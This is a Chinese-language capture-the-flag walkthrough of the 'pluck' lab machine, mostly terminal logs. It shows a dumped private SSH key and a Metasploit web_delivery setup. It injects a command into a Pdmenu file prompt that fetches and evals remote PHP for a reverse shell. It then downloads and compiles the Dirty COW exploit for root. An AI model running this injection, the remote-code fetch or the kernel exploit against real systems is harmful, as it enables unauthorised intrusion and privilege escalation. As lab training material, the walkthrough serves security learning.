
继续查看文件，发现只有paul有秘钥



```
┌─root@kali ~
└─► cd home
┌─root@kali ~/home
└─► cd paul
┌─root@kali ~/home/paul
└─► ls
keys
┌─root@kali ~/home/paul
└─► cd keys
┌─root@kali ~/home/paul/keys
└─► ls
id_key1  id_key1.pub  id_key2  id_key2.pub  id_key3  id_key3.pub  id_key4  id_key4.pub  id_key5  id_key5.pub  id_key6  id_key6.pub
┌─root@kali ~/home/paul/keys
└─► cat id_key1
-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgQCduTxUHPNVYkP8UGQf+VO6gMoGhsL9T6HIYkdq8IftRwIb1+mS
LxUjkZ3c0weOAMWbdBEOsN7dQTMgqmKbT0Xw9H09fXY+An3amW8Q9gAxH2ick9no
RADAvJVG9JsZhsz9U17Ms3Q9veL1NvO9gVCTWh4/a+QJUw5uC30P51l0sQIVALdv
Z0BhxMick+bol7Eq87bS+HQ3AoGBAJfdmxQuPysN9PZKtq8sQ5VAUYB8saTMUlee
JJy3XaaexxRwBA0H+iCboas5NSnpHf70nVjBcj3HDiR5521bZwtLHWl8be96+KvT
LqzKlLjOyfQb485BH1/H54thMGenoxQdufSohB7ReOI0L6awQiLGtnthnTAAJfEF
OGAZBQwTAoGAZzEKIykXT7MwUgjVRTFmqr7gLNsQl4vzPV8tB+cYNkXtTwCQy6vV
E9sE1r0BXXg4zNxVrwQKQXbzx9tMVhb2PxtTzeC3zP0w33Mv2pSGzCIF66zahPfJ
WOPgAcaWw1RGOZ7BISScBtk6wgPsSwhJsf6Hfn0qv2YLoVZ5aYYEeDQCFEp9Emui
Ri/5yKl07QFUTEsOt5DS
-----END DSA PRIVATE KEY-----
┌─root@kali ~/home/paul/keys
└─►
```


发现了六把秘钥，使用其中一个进行ssh连接

ssh -i id_key4 paul@192.168.2.130



```
Welcome to Pdmenu 1.3.4 by Joey Hess <joey@kitenet.net>
```

弹出Pdmenu终端，发现edit file处有命令注入漏洞，可以生成一个反弹shell，使用metasploit生成




```
     90909090990909090990909090
     90909090.90909090.90909090
     90909090.90909090.90909090
     90909090.90909090.09090900
     90909090.90909090.09090900
     ..........................
     cccccccccccccccccccccccccc
     cccccccccccccccccccccccccc
     ccccccccc.................
     cccccccccccccccccccccccccc
     cccccccccccccccccccccccccc
     .................ccccccccc
     cccccccccccccccccccccccccc
     cccccccccccccccccccccccccc
     ..........................
     ffffffffffffffffffffffffff
     ffffffff..................
     ffffffffffffffffffffffffff
     ffffffff..................
     ffffffff..................
     ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N4 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

现在加载metasploit框架并键入以下内容

```
Msfconsole
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 1
msf exploit (web_delivery)>set payload
php/meterpreter/reverse_tcp
msf exploit (web_delivery)>set lhost
192.168.2.129 (IP of Local Host)
msf exploit (web_delivery)>set lport 4444
msf exploit (web_delivery)>set svrport 8081
msf exploit (web_delivery)>exploit
```


现在复制生成的命令php ... .5tz’））；“并将其发送到目标



```
       =[ metasploit v4.16.30-dev                         ]
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post        ]
+ -- --=[ 507 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 1
target => 1
msf exploit(multi/script/web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.2.129
lhost => 192.168.2.129
msf exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf exploit(multi/script/web_delivery) > set svrport 8080
svrport => 8080
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Using URL: http://0.0.0.0:8080/Ygkj9NV
[*] Local IP: http://192.168.2.129:8080/Ygkj9NV
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
```


现在粘贴上面的命令，如屏幕截图所示，然后按回车，这会在metasploit里面生成一个反弹shell

```
; php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
（注意前面要加；）
```




```
Pdmenu

Main Menu
Directory listing
Change directory
Edit file
filename?
:

Ping

Exit

Press Enter when done, or Esc to cancel
```

meterpreter > shell就会生成shell




```
[*] Started reverse TCP handler on 192.168.2.129:4444
[*] Using URL: http://0.0.0.0:8080/Ygkj9NV
[*] Local IP: http://192.168.2.129:8080/Ygkj9NV
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.2.129:8080/Ygkj9NV'));"
msf exploit(multi/script/web_delivery) > session -i 1
[-] Unknown command: session.
msf exploit(multi/script/web_delivery) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(multi/script/web_delivery) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(multi/script/web_delivery) > set svrport 8080
[*] 192.168.2.130    web_delivery - Delivering Payload
[*] Sending stage (37543 bytes) to 192.168.2.130
[*] Meterpreter session 1 opened (192.168.2.129:4444 -> 192.168.2.130:39156) at 2018-06-21 10:23:50 +0800
id
svrport => 8080id
msf exploit(multi/script/web_delivery) > set svrport 8080
svrport => 8080
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 1.

[-] Handler failed to bind to 192.168.2.129:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1764 created.
Channel 0 created.
id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
```

但是现在不是root权限，需要提权，查看靶机系统版本，使用Dirtycow提权脚本，把漏洞提权脚本下载到靶机



```
msf exploit(multi/script/web_delivery) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1764 created.
Channel 0 created.
id
uid=1002(paul) gid=1002(paul) groups=1002(paul)
uname -a
Linux pluck 4.8.0-22-generic #24-Ubuntu SMP Sat Oct 8 09:15:00 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
wget  http://www.exploit-db.com/download/40616
--2018-06-20 20:36:56--  http://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/40616 [following]
--2018-06-20 20:36:57--  https://www.exploit-db.com/download/40616
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [application/txt]
Saving to: '40616'

     0K ....                                                   100%  526M=0s

2018-06-20 20:37:00 (526 MB/s) - '40616' saved [4963/4963]
```

漏洞利用脚本具体信息：http://www.exploit-db.com/download/40616




Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method)

EDB-ID: 40616	**Author:** Robin Verton	**Published:** 2016-10-21
CVE: CVE-2016-5195	**Type:** Local	**Platform:** Linux
Aliases: cowroot, cowroot.c, dirtycow	**Advisory/Source:** N/A	**Tags:** N/A
E-DB Verified: ✓	**Exploit:** Download / View Raw	**Vulnerable App:**

« Previous Exploit


Next Exploit »

现在输入以下命令来编译漏洞 gcc shell.c -o cowroot -pthread



```
mv 40616 shell.c
gcc shell.c -o cowroot -pthread
shell.c: In function 'procselfmemThread':
shell.c:99:17: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [-Wint-conversion]
         lseek(f,map,SEEK_SET);
                 ^~~
In file included from shell.c:28:0:
/usr/include/unistd.h:337:16: note: expected '__off_t {aka long int}' but argument is of type 'void *'
 extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
                ^~~~~
shell.c: In function 'main':
shell.c:136:5: warning: implicit declaration of function 'asprintf' [-Wimplicit-function-declaration]
     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
     ^~~~~~~~
shell.c:140:5: warning: implicit declaration of function 'fstat' [-Wimplicit-function-declaration]
     fstat(f,&st);
     ^~~~~
shell.c:142:30: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t {aka long int}' [-Wformat=]
     printf("Size of binary: %d\n", st.st_size);
                             ^
./cowroot
id
uid=0(root) gid=1002(paul) groups=1002(paul)
cd /root
ls
flag.txt
cat flag.txt
```

现在运行脚本获取root权限，拿到flag



```
./cowroot
id
uid=0(root) gid=1002(paul) groups=1002(paul)
cd /root
ls
flag.txt
cat flag.txt

Congratulations you found the flag

---------------------------------------

######   ((((((((((((((((((((((((((((((
#########   (((((((((((((((((((((((((((
..##########   ((((((((((((((((((((((((
@@...##########   (((((((((((((((((((((
@@@@@...##########
@@@@@@@@...############################
@@@@@@@@@@@...#########################
@@@@@@@@@...###########################
@@@@@@...##########
@@@...##########   &&&&&&&&&&&&&&&&&&&&
...##########   &&&&&&&&&&&&&&&&&&&&&&&
##########   &&&&&&&&&&&&&&&&&&&&&&&&&&
#######   &&&&&&&&&&&&&&&&&&&&&&&&&&&&&


[*] 192.168.2.130 - Meterpreter session 1 closed.  Reason: Died
```